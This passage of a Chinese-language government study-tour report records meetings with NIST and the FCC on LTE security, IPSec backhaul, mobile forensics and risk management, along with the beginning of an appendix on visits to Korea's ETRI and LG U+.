舉例來說，這邊有一個十個選項的測試變數，如果要有完整的測試，需要跑 2^10 = 1,024 種測試。如果不考慮全部十個選項的組合，僅考慮 3-way interaction 的話，以排列組合來看是 C(10, 3) = 120 種選取方式，每個選項都會有 on, off 兩種，再乘上這種情況為 120 x 2^3 = 960。但是這個數量仍然太多，如果以 10 個選項看來，一個 test case 其實包含許多個 triples，數量為 C(10,3) = 120。但是有些測試項目會重複或沒有測試到，需要建一個表格來做測試，才能完整的包含所有 3-way interaction。要找出這樣子的表格是非常困難的，但是目前有好的演算法來尋找，主要測試項目的數量與 v^t log n 成比例。

圖 16：Rick Kuhnl 與 國立交通大學黃育綸副教授合影

10. Discussion on LTE Security

Nelson Hastings 和 Jeff Cichonski 為 NIST 中 public safety 的研究人員，早上兩個小時與我們討論 LTE 的安全性。先是黃育綸老師簡單介紹我們的問題，兩位研究人員分別回答。以下為應答式紀錄，模擬雙方問答的口吻。

圖 17： 台灣參訪團隊與 NIST 公眾安全專家在小型會議室做密集的討論

Q1: 根據 NIST 一份報告中所列舉的攻擊，請問是有可能實現的嗎？

上述報告內的攻擊都是根據現有的文獻所提出來的，都是有可能實際存在的。但是有些比較困難，有些比較簡單。像是 Radio Jamming 的技術，其實後續還有許多演進的版本，例如只針對特定的用戶以及特定的頻道做阻斷式攻擊。在投影片上僅列舉一些常見的種類。

Q2: 有沒有實際的攻擊樣本可以給予我們做後續測試平臺建置的參考依據？

目前 NIST，在我們的部門內，並沒有所謂實際的攻擊樣本，也沒有廠商所提供的樣本。但是電信廠商會實際做一些攻擊的範例。目前並沒有聽到真實世界有對 LTE 網路架構從外部做攻擊，只有內部人洩露資料的新聞。

Q3: NIST 有計畫制定相關 LTE 的安全標準，或是撰寫威脅種類？

NIST 目前並沒有打算針對 LTE 安全規範做標準化。但是有些許相似的文件，來說明如何做安全計畫、風險評估、人員管理規範。由於標準規範並不會只座落在一個特定的商業範疇內，標準應該更寬廣的包含所有有關的產業，所以目前沒有打算針對 LTE 網路做標準化。此外，相關的安全標準以及量測方式已經有 3GPP，DSMA 等組織做規範了，NIST 不需要再額外制定一個新的標準。

Q4: 在 NIST 一份報告中有關於 IPSec 的實驗數據，有更詳細的實驗環境說明嗎？

是設立在一個電信實驗室內，採用內部的網路，可能會和真實電信業者的網路不完全相同。但我們相信結果應該不會差太多。

Q5: 報告中對於啟用 IPSec 上的運算開銷非常樂觀，台灣有些廠商說基站開啟 IPSec 之後，效能驟降，請問有可能是什麼問題？

在我們的測試裡面，成本不是一個很大的問題。所以在設備上，若要啟用 IPSec，我們建議需要加購有 IPSec 功能的機器，來完成通訊保護的目的。而在製造商或是廠商的眼中，添加設備跟添加硬體裝置是一種成本上的增加，他們會以所支付的金錢相同的情況下來做實驗的判斷。在相同的金錢下，確實會無法有相似的輸出（throughput），但是在我們研究中因為成本不是我們主要的研究目的。我們討論的是理論值的上限，就我們的研究看來，採購一台機器來增加 IPSec 功能，可以提升通訊的安全性，也可

以有逼近原始輸出的頻寬。

Q6: NIST 會強制產業使用 IPSec，或是推動 IPSec 嗎？

目前並不會強制業者使用 IPSec，我們也沒有權力。NIST 是一個提供政府做技術服務的顧問單位，決策層面應該會由政府機關做宣布，機關主管可能類似 FCC。但 NIST 會告訴政府若現有網路不採用加密保護的機制會有什麼資訊安全的問題。

Q7: 電信業者是否需要使用 IPSec 來保護可信任的線路，像是後置迴路(Backhaul) link。

電信業者目前不太會有 untrusted backhaul link，他們通常會請特別的電信商，或自己去拉專線，不會透過不安全的網路連線，暴露核心網路在外面，讓攻擊者可以遠端存取。

Q8: 行動軟體攻擊是否會造成 LTE 網路中的威脅？

目前看來應該是不會，即使有也不會太嚴重。

Q9: 請問 NIST 有對 eNodeB 或是 HeNB 的 OAM 做測試嗎？

OAM 是一個特別的設備，他們通常會建立在另外一個網路來做管理，或是一個內部網域。並不會公開讓一般民眾所存取。目前我們並沒有用到 OAM 的設備來幫我們做更新，這通常都會是設備製造商需要負責的服務項目。也就是電信業者委託電信設備商做更新時，電信設備商為了方便管理，需要開發的設備儀器。這部分的技術合約通常都是以服務的方式進行。對於電信業者來說，OAM 的測試比較不需要。

Q10: 如何確保一個 OAM 軟體沒有遭受到修改？

有可能，但是 OAM 的軟體通常會有憑證保護。而且 OAM 的啟動環境需要是安全的，現有的 OAM 標準裡面會描述需要透過一連串的啟動方式來確保 OAM 運行的系統是安全的。當然，如果是內賊所做，那還是有可能讓更新程序下載到惡意的程式碼。

Q11: TR 報告與 TS 的標準之差異？

TR 是一些學者、業者、主管機關的人一起下去集思廣益，去思考現有的架構需

要什麼樣子的設計、需求、標準等。在撰寫 TR 中，每個答案都是個未知數，所以比較混亂。當過了一段時間，隨著編輯者的審查，如果該文件撰寫的有條理、正確、符合現在的需求，則會變成了 TS，當成標準發布。不然可能會凍結，停止更新。換句話說，TR 比較像是一個草稿，概念性的說明。TS 則是已經被驗證過，比較嚴謹的文件。

Q12: TR 33.820 中的威脅是不是真的都存在？

我們沒有閱讀 TR33.820，不過看他的狀況應該是還在草稿撰寫當中。所以裡面有些威脅應該還是在假設狀態中。你們應該可以在尋找一下有沒有其他 TS 的安全表準規範。

Q13: 現在有對 LTE 設備做安全檢測的標準規範嗎？

現在已經有針對 MME 做的安全評估文件，不過還在撰寫中。

Q14: 目前有沒有接收過LTE相關的攻擊事件？有沒有懲罰違反安全性的電信業者？

我們並沒有接收到任何的攻擊事件。不過有一次是因可靠性的問題。在 2010 年的時候，華盛頓 DC 這邊發生了手機連不上網路的情況，造成市區通訊大中斷。後來有警告營運者，應該要有些保障以及懲罰條款。但是我們並沒有立法或是強制性的規範來要求電信業者需要達成某些安全性。可靠性比較屬於電信業者比較在意的問題。

11. Mobile Forensic's Tour

Richard Ayers 專門做 Mobile Forensic，又稱行動裝置鑑識。鑑識是指事發過程後，利用軟硬體的方式來回覆當初事發當時的情況，Forensic 被廣泛地用在犯罪調查，而該實驗室則是負責鑑識市面上各種手機。

鑑識的資料包含連絡人、行事曆、待辦事項、電子郵件、短訊、簡訊、網頁資訊、電子文件、照片、影片、聲音、GPS 地理位置、社交網路資料、用戶識別、裝置識別、電信服務商、通話紀錄、通話號碼。而資料取得的難易度從容易到難分別是，手動擷取、邏輯擷取、實體擷取、晶片脫離、晶片讀取。

- 手動擷取：只用人工的方式獲得資料，像是看螢幕，或是手動操作手機，將資料傳出。利用電子文件或是圖片的方式。

- 邏輯擷取：將手機透過連線來取得資料，藉由著有線（USB 或是 RS-232）或是無線（用 WiFi, 藍芽、紅外線）的通訊協定，來取得資料。是透過連線介面來對手機下達指令。
- 實體讀取：利用特殊的工具來對 flash 記憶體做讀取，像是 Joint Test Action Group （JTAG）的介面即可以對微處理器和記憶體做存取。
- 晶片脫離：不透過晶片的腳位，直接對裡面的針腳做讀取
- Micro 讀取：只針對邏輯閘做讀取，目前並沒有已知 US 法律強制單位能夠達成這個層級的鑑識能力。

鑑識受到的考驗是因為有許多種的介面裝置，例如 mini-USB、micro-USB，還有系統的原始碼是 closed source。裡面有介紹到 JTAG 來做資料的讀取。JTAG 是一種測試的介面，可以針對手機主機板的處理器、記憶體做測試。

圖 18：Mobile Forensic Lab 一隅

12. Net-Zero House Tour

David Yashar 致力於開發綠能的環境。帶領我們參觀 NIST 針對綠能環境保護的研究。他帶領到我們一棟小屋，上面覆蓋著太陽能板，周邊空曠。第一站到了車庫，裡面滿滿的監控儀器，用來量測屋子裡面的溫度以及能量的損耗，該團隊在 2014 年成功的達成了「零能損耗」的目的，也就是該屋子能夠提供一整年的能源。為了達到

這個目的，許多建築材料、建設工法需要重新的思考。為了精確的模擬，房子內部還會有一些機器來模擬人的活動，包括完整的淋浴、廚房、臥房、書房的擺設以及動作模擬。裡面有嚴格的溫度監控和精密的溫度循環系統。




圖 19：Net-Zero House 一隅

13. FISMA and RMF - Kelley Dempsey

最後一個 NIST 的議程 Kelly Dempsey 所介紹的危機評估以及相關標準。首先介紹 Federal Information Security Modernization Act（FISMA）的內容，是一個對於風險評估的工作。 而 NIST 這邊有非常密切的合作，有許多安全標準已經被公開，而且還有許多正在撰寫的草稿也會公開讓一般使用者閱讀。線上的使用者可以回覆意見，會有人搜集整理帶入會議討論，可能會加進去新的標準當中。




圖 20：安全生命週期循環

資料來源：Kelly Dempsey 教授提供

在風險評估當中，可以分做六個步驟，以下為條列式說明：

- 分類（Categorize）：FIPS 199 有數種 Information 種類和系統種類可以參考。在 SP 800-60 Rev 1 中，將目前所遇到的問題對應到現有已知的分類。將資訊和 資訊系統對應到安全類別中。SP 800-18 Rev1，是一個教學文件，如何為聯邦資訊系統發展一個安全規劃。
- 選擇（Select）：FIPS 200 中有 17 個安全相關的領域，還有介紹基本的安全控制方式，這些基礎還需要加以改進才能適用於各種資訊系統中。在 SP 800-53 中，有提到聯邦資訊系統或組織的安全與隱私控制方法。有比較詳細的步驟說明。
- 實作（Implement）：實作因為比較跟系統相關，像是 RFID, Wireless, TLS, VoIP, Bluetooth 等等，所以會分別寫在許多的文件裡面。
- 評估（Assess）：在 SP 800-53A 中，有對制訂出來的 Security plan 做評估，有一張表格可以參考。
- 授權（Authorize）：SP 800-37 是做風險的評估，目前還在制定當中。
- 監控（Monitor）：SP 800-137 裡面有針對聯邦資訊系統或組織的監控的步驟。

圖 21： Kelley Dempsey 與 NCC 代表吳銘仁 簡任技正合影

圖 22： 本技術團隊與 NIST 合影

（二）美國聯邦通訊委員會 FCC

原規劃安排 26 日前往 FCC 進行 Public Safety 相關議題討論。後因美東暴風雪，聯邦政府 25、26 日兩日停止上班上課，因此會議改至 29 日回國當日上午進行。

FCC 共安排二場會議，第一場會議由本會及財團法人電信技術中心（以下簡稱 TTC）、交通大學(以下簡稱 NCTU)與 FCC 進行 Security Standards and Security Issues 交流。第二場則由 FCC 進行 5G—Mobile Broadband in mmW Bands 介紹。

1. Security Standards and Security Issues

Jeff Goldthorp 為 FCC Associate Bureau Chief 也是 Acting Chief, Cybersecurity and Communications Reliability Division ,Public Safety and Homeland Security Bureau (PSHB)。會議主要進行方式為本會及技術團隊簡單介紹我們想要瞭解及面臨的問題，再由 Jeff 進行應答。由 FCC 與會人士的安排，可發覺其對於本會本次的議題及接待極為慎重及重視。以下為應答式紀錄，模擬雙方問答的口吻。

Q1:在美國，有沒有實際的 LTE 資安攻擊行為發生？

目前沒有 LTE 網路架構從外部做攻擊的資安事件，只有內部人洩露資料的行為

Q2: 在美國，FCC 對於中國製造的產品採取的態度

FCC 對於中國製造的通訊產品，並沒有採取任何禁止的行為。一些新聞訊息可能來自國防部(Department of Defense，DoD)或美國國家安全局(NSA)，但並非 FCC。

Q3: FCC 對於基站安全或基站管理是否有查驗機制

FCC 對於安全著重在與人體有害及通訊保障，因此 Public Safety 主要規範為電磁波檢查及 911 緊急通訊服務，Security 為電信業者範疇。

Q4:FCC 是否要求或是建議電信商，採用 IPSec 後置迴路(Backhaul)

安全議題為電信商運營首要考量議題之一，為提供用戶有保障的服務，相信電信商針對其核心網路有層層防密考量，後置迴路(Backhaul)也會採取專線電路，不會透過不安全的網路連線，讓核心網路暴露在外面，讓攻擊者可以遠端存取。FCC 並不會硬性或是強制規定業者啟動。

Q5:FCC 是否有認可之實驗室，進行 LTE 一致性、相容性或是資安檢測。

FCC 主要是依據 1934 年通訊法案所創立，主要負責執行 1934 年通訊法案，FCC 規定及命令和通訊授權的條款，並無實驗室進行 LTE 一致性、相容性或是資安檢測，此部份建議可參考 NIST PSCR LTE Demonstration Network Test Plan 相關文件。

圖 23：代表團與 FCC 公關部門部長 Robert B. Somers 進行交流

圖 24：代表團與 FCC 公關部門部長 Robert B. Somers 進行交流

2. 5G—Mobile Broadband in mmW Bands

本次最後一場會議由 Michael Ha（FCC Policy & Rules Division Office of Engineering and Technology (OET)的副主席），針對 5G—Mobile Broadband in mmW Bands 進行介紹。

在 ITU-R 確定 IMT-2020(5G)的願景、關鍵能力需求規範與發展時程後，接下來就是全球通訊業者，要開始忙著開發系統解決方案，並將其標準化。如何滿足一千倍的挑戰，大致可從三個維度來尋求解決之道；除佈建更多基站，改善頻譜效率(Spectrum Efficiency)外，就是增加使用的頻譜寬度(Bandwidth)。然而在全球已經被凌亂分配的頻譜情況下找到可運行頻帶，則需往高頻頻帶尋找。

針對此，ITU-R 已經開始在探討利用 6GHz 以上頻帶做為行動通訊 用之可行性。一般預期，未來在高頻應該要可以找到共通的 1GHz 頻帶，做為未來 5G 使用。如此，相較於 4G LTE-A 的 100MHz 運作頻譜寬度，就有十倍成長。

由於訊號在高頻傳遞，其傳遞衰減、雨衰、受地形地物阻擾等影響，品質會變得非常差，因此愈高頻愈不適合作長距離的行動通訊之用。不過，由於在高頻波長極 短，可使用及小天線，因此可以大量天線形成陣列天線(Array Antenna)，加上技術的進展，如 Massive MIMO，波束成型(Beamforming)、波束追蹤(Beam Tracking)等，讓大家對高頻用於行動通訊的應用抱著樂觀態度，也因此 FCC 也開始關注於毫微米波(Millimeter Wave, mmWAVE)通訊系統研究。

圖 25：TTC 林永勝組長與 FCC Michael Ha 合影

圖 26：本參訪團對於 FCC 大會議室進行合影

五、心得與建議

藉由這次美國參訪，瞭解其資訊安全主要配置分工。以美國而言，FCC 負責政策規範，搭配 NIST 負責落實技術標準，國土安全部負責資安營運管理，國防部、國家科學基金會及各州政府負責資安技術研發補助，產業則自主發展。

以行動寬頻資安而言，FCC 並未有任何規管及查驗的規範，其認為 Security 應屬於電信商範疇，電信業者需建構一套安全不受使用者入侵、竊取資料之行動寬頻網路，如有資料外洩或是消費者權益受損，則有罰款機制。FCC 主要為保障消費者生命安全及通訊權力。

我國與美國國情不同，FCC 對於電信商採信賴態度，電信商所提報之資料或是安全報告皆信任，並無進行任何查驗或是實驗室檢測機制。其職掌主要係依據 1934 年通訊法案，為保障人民生 命財產安全及通訊保障而設立，因此其僅強調電磁波等安全議題。對於中國製造之電信設備，其亦沒有表達任何拒絕之態度。。

NIST 為美國國家標準技術研究所，屬於美國商務部的非監管機構，以促進美國的創新和產業競爭力，推進度量衡學、標準、技術以提高經濟安全並改善我們的生活質量為目的。其每年經費由政府編列預算經議會通過後使用，沒有預算目標達成的壓力，能進行一些政府支持但短期產出有限的研究，或是進行高等級高規格之測試設備購買。NIST 實驗測試，主要以研究為主，瞭解理論值上限或是針對未知的新領域進行涉獵。與台灣研究機構因受限經費因素而侷限發展有所差異。

針對行動寬頻資安議題，與 FCC 及 NIST 交流後，得知目前並無任何透過基站為媒介而發生的安全異常行為，綜觀各文獻分析許多可能存在的風險、攻擊及威脅，但在 3GPP 的標準規範建議、業者的防備及電信設備商的阻絕能力產品設計下，並無發生。IPSec 及 Trusted Backhaul 政府並無介管僅只有 NIST 於研討會或是文獻發表上的建議。美國政府對於網路安全這一塊，是充分信賴電信商，其認為若有發生問題，最大的損失會是電信商，其有可能遭受消費者流失、信譽喪失、或是來自聯邦的罰款，因此這議題並非政府所關注的。

雖然對於基站資訊安全，NIST 主要職掌仍為建議及研究，但對於手機應用程式安全審驗已有機制，可供本會參考。於 Vetting the Security of Mobile Applications 交流討論中，針對 NIST 行動應用程式安全風險評估與審驗，基本資安檢測項目訂定、依檢測項目所須檢測之各項檢查事項、預期之檢測結果及各結果之形成條件等已有初步

共識，相關資訊亦可參考 NIST Special Publication 800-163 Vetting the Security of Mobile Applications （http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-163.pdf）及 Public Safety Mobile Application Security Requirements Workshop Summary（http://nvlpubs.nist.gov/nistpubs/ir/2015/NIST.IR.8018.pdf），行動寬頻資安審驗及規範，建議可參詢國外模式先由消費者終端設備做起，在逐步發散擴大至電信商之行動網路。

附錄二 韓國出國參訪報告

一、參訪目的

在行動用戶領域，美國、中國、 日本及韓國名列全球前四大 LTE 市場。其中南韓 4G LTE 發展快速，於 2011 年商用服務正式上線後，不到兩年時間，4G 用戶數即超越 3G 用戶數，根據 2013 年 Juniper Networks 及 2015 年 OpenSignal.com 各國 4G LTE 滲透率統計，南韓皆為滲透率排名全球第一的國家，其國內 4G LTE 用戶數於 2014 年已佔所有行動用戶數之 63%。

南韓 4G LTE 在技術發展上，電信業者在 2013 年開始採用 LTE Advance 技術，提供高速上網，2014 年推出 LTE-A 三頻段載波聚合技術，使行動寬頻網路連線速度比標準 LTE 技術快四倍。並在 2015 年 VoLTE 服務商用互連正式上線，為全球 VoLTE 商用化最成功之國家。目前也計畫朝 5G 發展中。

南韓 4G LTE 發展如此快速，除國家政策支持外，其電信業者 LG U+之積極佈建，也是推動南韓 4G LTE 發展之推手之一。其相關技術及安全政策值得參考，故本計畫團隊參訪韓國政府單位及電信業者 LG U+了解相關網路技術及資訊安全政策。

二、參訪行程

（一）行程規劃

日期	行程	地點
105 年 3 月 1 日	台北➔南韓首爾	啟程至南韓首爾 (仁川機場)
105 年 3 月 2 日	參訪韓國電子通訊研究院 ETRI	大田
105 年 3 月 3 日	參訪 LG U+	首爾
105 年 3 月 4 日	南韓首爾➔台北	歸途

（二）韓國電子通訊研究院 ETRI 議題規劃

Time	Agenda	Attendances
10:00~12:00	• Network Security Policies in Wired & Wireless Network • Future Plans in LTE Security and 5G	Bong-Tae Kim PhD Vice President of ETRI
		Jong-Dae Park Director of Wired and Wireless Reliable Networks Research Center
		No-Ik Park PhD Manager of 5G Core Network laboratory
		Hye-Sook Park PhD Manager of Cloud Networking Laboratory
		Woo-Seok Jeong PhD Manager of Nano-interface elements Laboratory
		Sang-Woo Lee PhD Manager of Communications Policy Laboratory
		Gang-Hoon Kim PhD Senior Researcher of Communications Policy Laboratory
12:00~13:30	Lunch	
13:30~14:00	Network Security Equipment and Demonstration	Hye-Sook Park PhD Manager of Cloud Networking Laboratory
14:30~16:00	• VoLTE Interconnection Policies • Demonstration of VoLTE Interconnection	Sang-Woo Lee PhD Manager of Communications Policy Laboratory
		Gang-Hoon Kim PhD Senior Researcher of Communications Policy Laboratory

Time	Agenda	Attendances
		Hye-Young Lee(TTA) Senior Specialist of Radio and Broadcasting Department in Standardization Division
		Sung-Soo Kim (LGU+) Manager of Government Relation Team
16:00~17:00	Visit Exhibit Hall of ETRI	

（三）韓國電信業者 LG U+ 議題規劃

Time	Agenda	Attendances
15:00~16:30	Introduction • LG U+ LTE Architecture • LG U+ LTE Network • Development Progress • View of 5G Network: • LG U+ Vision for 5G • VoLTE Interconnection • VoLTE Security	Kim Jung-Seop Team Leader of Access Network Development Team
		You Hong-Goo Sr. manager of Access Network Development Team
		Lee Chung Hui General Manager Core Network Development Team
16:30~17:30	• Visit Exhibit Hall of LG U+ 5G	You Hong-Goo Sr. manager of Access Network Development Team

三、參訪單位

（一）韓國電子通訊研究院 ETRI (Electronics and Telecommunications Research Institute)

韓國電子通訊研究院(ETRI)成立於 1976 年，係由韓國政府成立，其國內最大的電子及通訊工業技術研究機構，其組織任務為執行南韓電子及電信工業之前瞻性技術研究以協助產業發展，並提供南韓政府在電子及電信政策制定過程之技術咨詢。其主管機關為未來創造科學部(Ministry of Science, ICT and Future Planning; MSIP)。過去 ETRI 已成功的發展資訊科技包含 TDX-Exchange、高密度半導體微晶片、超迷你電腦(TiCOM)、數位行動通訊系統 (CDMA)、無線寬頻技術（WiBro）及 4G LTE-Advance 等技術，在韓國的資訊和通訊產業中被公認為領先研究機構，同時該組織也致力於在資訊和通訊產業中達到首屈一指的地位，並作為政府、產學研究及企業之間技術的橋樑。

ETRI 研發範圍分布各科技產業重要技術，包含資訊、通訊、電子、廣播及數位匯流等。對國家政策及產業發展有許多貢獻。

（二）韓國電信業者 LG U+

LG Uplus(LG U+)是樂金集團旗下電信業者，提供行動、固定電話、IPTV 與寬頻服務。

LG U+早期行動業務係提供 CDMA 服務，為南韓第 3 大行動電信業者，排名在鮮京電信(SKT)及韓國電信(KT)之後。2011 年下半開始推出 4G LTE 服務，砸下 1.7 兆韓圜(台幣約 480 億)鋪設基站、網路建設及 4G 技術開發。2014 年再投入 2,000 億韓圜(約台幣 56 億)，建置更完整且先進的網路，成為全球第一 4G 滲透率，在進入 4G LTE 時代後，2013 年 LG U+的品牌偏好度提升到 40%，反倒領先 SKT 的 37%與 KT 的 23%；LG U+在 4G LTE 的市佔率與 KT 相去不遠，SKT 則有將近 5 成。

由於 LG U+在 4G 服務的成功經驗，國內電信業者包括中華電信、台灣之星都曾前往取經，日前 LG U+更與基站廠商簽署共同研發 5G 網路技術合作備忘錄，在 5G 技術、設備開發、新網路解決方案等領域進行全方位合作，共同開展新技術鑒定、實驗室測試、商用網實驗研究，共同開發經營新產品。

四、參訪紀要及過程

（一）韓國電子通訊研究院 ETRI

此為南韓第一大政府之研究機構韓國電子通訊研究院 ETRI，該單位協助安排整天豐富行程，安排之交流議題內容使參訪團隊了解南韓政府及電信業者對行動寬頻網路安全之政策，並得到許多行動寬頻網路安全相關之資訊，該單位副部長 Bong-Tae Kim 博士也特別前來接待，期望未來雙方有更多之交流。

圖 1：計畫主持人感謝 ETRI 接待，致贈禮品予 ETRI 副部長 Bong-Tae Kim 博士

圖 2：與 ETRI 人員合影

1. Network Security Policies in Wired & Wireless Network

(1) 如何在 IP 網路環境中提供安全可靠的環境

ETRI 首先介紹其基於安全所開發的 IP 網路技術 TIPN(Trusted IP Network, TIPN）解決方案，該設備功能與 Security Gateway 相似。TIPN 解決方案係透過 Access/Service Gateway 接取閘道器分離服務網路與 VPN 管理網路，建立一個安全及可靠的網路環境，允許被授權的用戶進行安全有效的連接，基本架構如下圖所示，適用於以下用途：公共/金融機構的網路隔離、綜合防禦網路的形成及通訊服務提供商使用的私有雲基礎架構。

由於 ETRI 只負責相關技術開發，商用化服務則經由技術轉移予民間公司進行，目前已使用其提供之解決方案主要為政府單位，如國防部、水力發電站及郵政總局等網路系統。




圖 3：TINP 基本架構說明

(2) 網路安全檢測活動(Network Security Inspection Activity)

有鑒於美國會報告：「華為、中興與中國政府關係密切。若這兩家公司在美國擴展，進入美國重要的電信和資料處理基礎設施，將會對美國構成安全威脅。」，然而南韓電信業者 LG U+於 2013 年開始引進華為設備，因此南韓政府想要知道這些設備是否有漏洞及問題，因此成立調查委員會進行相關研究。

一開始出發點是為了檢查並判斷華為設備的脆弱點，但為避免糾紛，此活動最終設定為「定訂整體網路設備安全指標」為目標，以產出網路設備安全追蹤的指引文件，為推動這個項目，南韓政府組成工作小組，成員包含政府機關、學者、電信商及研究單位，工作小組分為兩個團隊進行：

- 網路安全研究小組：主要負責針對網路安全進行研究，並規劃安全項目交由網路安全檢測小組設計檢測項目及流程；並針對檢測小組設計之檢測項目內容研析是否可應用於實際網路檢測工作上。
- 網路安全檢測小組：分析上述安全項目，產出檢測流程及工作內容。

整個活動時間共 9 個月(2014 年 1 月至 2014 年 9 月)，範圍包含 Layer 2 層的交換機、Layer 3 層的路由器及 LTE 基站網路，於研究上係以整體網路(多個基站環境下)影響進行研究，並不針對特定廠牌設備，以免引起貿易糾紛，因此將調查範圍對象擴

大到不同網路層的產品。

最終研究小組共產出 174 項可行之安全檢測項目，其中 83 項為網路營運管理相關(23 項為 Router；60 項為基站)，91 項為網路功能相關(46 項為 Router；45 項為基站)，其理想目標為「訂定整體網路設備安全指標」，產出網路設備安全追蹤的指引文件，但由於研究期程只有 9 個月，故此案並無達成預期目標，最終研究小組僅產出上述 174 項之安全檢測項目文件，並沒有完成實測，且相關資訊無對外公開，故無法分享該計畫設計之檢測項目予 TTC。

(3) 基站安全檢測相關討論

2013 年 8 月 LG U+取得 2.6GHz 頻段，LG U+考慮採用華為基站設備，但基於安全考量問題，要求華為提供相關安全檢測證明。華為則以其基站設備取得第三方西班牙 CC(Common Criteria)檢測實驗室 EAL 4+之認證，取得 LG U+與南韓政府機構之認可，其檢測內容包含 Source Code，同時特別針對美國政府所質疑的「後門程式漏洞」進行檢測，由檢測機構出具檢測結果及證書，CC 證書中也特別載明無檢出相關後門程式漏洞，同時通過 Hash 校驗方式，證實客戶拿到的軟體和經過實驗室評估測試的軟體之一致性。華為為取得美國上議院之認可，目前以其所有設備皆取得 CC 認證為目標。

目前，南韓政府並無特別規範或干涉電信業者使用之基站設備廠牌或訂定資安檢測機制，全交由電信業者自行負責，南韓電信業一般對於軟體更新上皆會自行檢測驗證。但若為國家網路使用之設備就一定要經過 CC 之認證。

